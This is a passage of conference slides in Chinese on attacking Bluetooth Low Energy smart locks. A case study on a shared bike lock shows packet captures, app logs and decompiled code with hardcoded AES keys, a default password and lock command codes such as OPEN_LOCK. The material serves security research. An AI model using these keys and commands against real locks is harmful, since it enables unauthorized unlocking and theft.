KCon 洞见未来 2017

KCon

# 智能门锁的“天灾人祸”

## Bluetooth smart locks安全攻防研究

# 关于作者


- 启明星辰ADlab安全研究员
- 研究方向：智能设备安全研究与漏洞挖掘
- 邮箱：butterflyhuangxx@gmail.com
- 看雪ID：ID蝴蝶

# 目录
# CONTENTS

# 01 浅谈蓝牙低能耗


# 蓝牙低能耗应用场景


# 蓝牙低能耗特点

- 低能耗，可变连接时间
- 传输距离远
- 采用128bitAES加密
- 低延时

# 蓝牙低能耗协议栈

- 蓝牙应用层
- Host层
- Controller层



# 物理层（Physical Layer）


- 频段：2.4GHz，无需授权
- 射频信道，40个。37，38，39为广播信道。其他为数据信道。
- 跳频特性

| RF Channel | RF Center Frequency | Channel Type | Data Channel Index | Advertising Channel Index |
|---|---|---|---|---|
| 0 | 2402 MHz | Advertising channel | | 37 |
| 1 | 2404 MHz | Data channel | 0 | |
| 2 | 2406 MHz | Data channel | 1 | |
| ... | … | Data channels | … | |
| 11 | 2424 MHz | Data channel | 10 | |
| 12 | 2426 MHz | Advertising channel | | 38 |
| 13 | 2428 MHz | Data channel | 11 | |
| 14 | 2430 MHz | Data channel | 12 | |
| ... | … | Data channels | … | |
| 38 | 2478 MHz | Data channel | 36 | |
| 39 | 2480 MHz | Advertising channel | | 39 |

*Table 1.2: Mapping of RF Channel to Data Channel Index and Advertising Channel Index*


# 链路控制层（Link Layer）

- 五种状态：Standby,Advertising, Scanning, Initiating,Connection
- 状态机




# 通用属性协议（GATT）

- GATT定义了客户端和服务端
- 客户端发送请求到GATT服务端
- 包含多个Service，Service包含多个Include和Characteristic
- 服务端接收客户端发来的请求和指令并存储Characteristic的value



# 心率计服务

- 服务是一些列由数据和相关行为组成的集合，为了去完成某个特定的功能和特性。
- Service和Charachteristic的UUID是公共的，也可自定义。
- Properties
- Descriptors
- Value



# 安全管理（SM）

- JustWorks ：临时密钥（tk）默认6个0
- 6-digit PIN/Passkey Entry：临时密钥（tk）随机6位数 000000-999999（适合有屏幕输入的）
- Out of band：带外是使用另一个无线方式将数据传给蓝牙设备，这种方式下tk值为128bits

# 02 智能锁的安全问题


# 蓝牙协议本身潜在攻击面

- 配对时的密钥分配不安全
- GATT的Profile中的数据交互接口暴露
- 总归还是协议出了问题，那就从协议分析入手

# 蓝牙智能锁的攻击面

- APP存在的攻击面
  - APP被逆向分析
  - APP打印日志泄露关键信息
  - APP和服务器交互的WEB安全问题
  - APP和锁之间的认证问题
- 蓝牙协议攻击面
  - 通信协议分析
  - 工具：Ubertooth One/usb Dongle
  - /直接分btsnoop_hci.log
- 锁中的固件问题

# 趋势比较


bluetooth smart
bluetooth smart security
Jul 2012
Jan 2013
Jul 2013
Jan 2014
Jul 2014
Jan 2015
Jul 2015
Google
View full report in Google Trends

# 03 研究案例分享


# 案例分析（一）

- 一款BLE和GPS合一的共享车锁


# APP操作端

- 先扫描设备
- 扫描到设备后，进行配对。
- 配对成功，即可操作


# 分析蓝牙数据


204 23:24:12.403400 localhost () TexasIns_4b:2a:d1… ATT 28 Sent Write Request, Handle: 0x0003 (Tencent …
205 23:24:12.459337 TexasIns_4b:2a:d1 ([redacted]) localhost () ATT 10 Rcvd Write Response, Handle: 0x0003 (Tencent…
206 23:24:12.460132 TexasIns_4b:2a:d1 ([redacted]) localhost () ATT 32 Rcvd Handle Value Notification, Handle: 0x00…
207 23:24:12.460678 TexasIns_4b:2a:d1 ([redacted]) localhost () ATT 32 Rcvd Handle Value Notification, Handle: 0x00…
208 23:24:12.556927 controller host HCI_EVT 8 Rcvd Number of Completed Packets
Frame 204: 28 bytes on wire (224 bits), 28 bytes captured (224 bits)
Bluetooth
Bluetooth HCI H4
Bluetooth HCI ACL Packet
Bluetooth L2CAP Protocol
Bluetooth Attribute Protocol
Opcode: Write Request (0x12)
Handle: 0x0003 (Tencent Holdings Limited: Unknown)
[Service UUID: Tencent Holdings Limited (0xfee7)]
[UUID: Unknown (0x36f5)]
Value: 969f66fb726b1b28be062f4a436cb4a1
[Response in Frame: 205]

# 蓝牙锁响应后，返回的数据




# 看看APP日志

| | |
|---|---|
| OpenGLRenderer | Initialized EGL, version 1.4 |
| MainActivity | 申请成功了 |
| MainActivity | 59:B7:D7:3B:1E:BC----68 |
| MainActivity | 50:F1:4A:4B:2A:D1----54 |
| MainActivity | 49:40:18:E1:FF:17----83 |
| MainActivity | 74:CF:FB:28:11:84----65 |
| MainActivity | 6F:10:A3:83:9D:67----63 |
| LockManageActivity | 连接成功 |
| AndroidBle | [redacted] |
| 发送: | 0601010137337 67C52396608774B272F |
| AndroidBle | 返回: CB06010100020300 8020D89A29DD5A39 |
| SendBroadcastPermission | action:com.sunshine.blelibrary.config.token_action, mPermissionType:0 |
| AndroidBle | 返回: 0602083257FF8101100F11002398EA8D |
| 发送: | 020101023257FF816F3E5539195A1F5C |
| AndroidBle | 返回: CB02010100F5C4537CE18BE68826184A |
| SendBroadcastPermission | action:com.sunshine.blelibrary.config.battery_action, mPermissionType:0 |
| AndroidBle | 返回: 0202016470A47BA27BE24BB674A7BBB2 |
| 发送: | 0501063030303030303257FF81301444 |
| AndroidBle | 返回: CB05010100C4936C6D2EDE9A696DAEFE |
| SendBroadcastPermission | action:com.sunshine.blelibrary.config.open_action, mPermissionType:0 |
| AndroidBle | 返回: 05020100A5B83257BF3117CF553C118F |

# 逆向分析APP

```
static {
    Config.bltServerUUID = UUID.fromString("0000fee7-0000-1000-8000-00805f9b34fb");
    Config.readDataUUID = UUID.fromString("000036f6-0000-1000-8000-00805f9b34fb");
    Config.CLIENT_CHARACTERISTIC_CONFIG = UUID.fromString("00002902-0000-1000-8000-00805f9b34fb");
    Config.writeDataUUID = UUID.fromString("000036f5-0000-1000-8000-00805f9b34fb");
    Config.OAD_SERVICE_UUID = UUID.fromString("f000ffc0-0451-4000-b000-000000000000");
    Config.OAD_READ_UUID = UUID.fromString("f000ffc1-0451-4000-b000-000000000000");
    Config.OAD_WRITE_UUID = UUID.fromString("f000ffc2-0451-4000-b000-000000000000");
    Config.key = new byte[]{32, 87, 47, 82, 54, 75, 63, 71, 48, 80, 65, 88, 17, 99, 45, 43};
    Config.yx_key = new byte[]{58, 96, 67, 42, 92, 1, 33, 31, 41, 30, 15, 78, 12, 19, 40, 37};
    Config.password = new byte[]{48, 48, 48, 48, 48, 48};
}
```



# 加密方式，协议包


```
public static byte[] Encrypt(byte[] arg5, byte[] arg6) {
    byte[] v1;
    try {
        SecretKeySpec v3 = new SecretKeySpec(arg6, "AES");
        Cipher v0 = Cipher.getInstance("AES/ECB/NoPadding");
        v0.init(1, ((Key)v3));
        v1 = v0.doFinal(arg5);
    }
    catch(Exception v2) {
        v1 = null;
    }

    return v1;
}
```

```
static {
    TYPE.GET_TOKEN = new TYPE("GET_TOKEN", 0, 1537);
    TYPE.OPEN_LOCK = new TYPE("OPEN_LOCK", 1, 1281);
    TYPE.GET_BATTERY = new TYPE("GET_BATTERY", 2, 513);
    TYPE.LOCK_STATUS = new TYPE("LOCK_STATUS", 3, 1294);
    TYPE.RESET_LOCK = new TYPE("RESET_LOCK", 4, 1292);
    TYPE.RESET_PASSWORD = new TYPE("RESET_PASSWORD", 5, 1283);
    TYPE.RESET_PASSWORD2 = new TYPE("RESET_PASSWORD2", 6, 1284);
    TYPE.RESET_AQ = new TYPE("RESET_AQ", 7, 2561);
    TYPE.UPDATE_VERSION = new TYPE("UPDATE_VERSION", 8, 769);
    TYPE.GET_MODE = new TYPE("GET_MODE", 9, 1312);
    TYPE.SET_MODE = new TYPE("SET_MODE", 10, 1313);
    TYPE.GET_LOCK_STATUS = new TYPE("GET_LOCK_STATUS", 11, 1314);
    TYPE.GET_GSM_ID = new TYPE("GET_GSM_ID", 12, 1315);
    TYPE.GET_GSM_VERSION = new TYPE("GET_GSM_VERSION", 13, 1316);
    TYPE.$VALUES = new TYPE[]{TYPE.GET_TOKEN, TYPE.OPEN_LOCK, TYPE.
}
```


```
public String generateString() {
    int v8 = 4;
    StringBuilder v0 = new StringBuilder();
    int v5 = this.getType().getValue();
    v0.append(TxOrder.formatByte2HexStr(((byte)(v5 >> 8 & 255))));
    v0.append(TxOrder.formatByte2HexStr(((byte)(v5 & 255))));
    int v2;
    for(v2 = 0; v2 < this.size(); ++v2) {
        v0.append(TxOrder.formatByte2HexStr(this.get(v2)));
    }

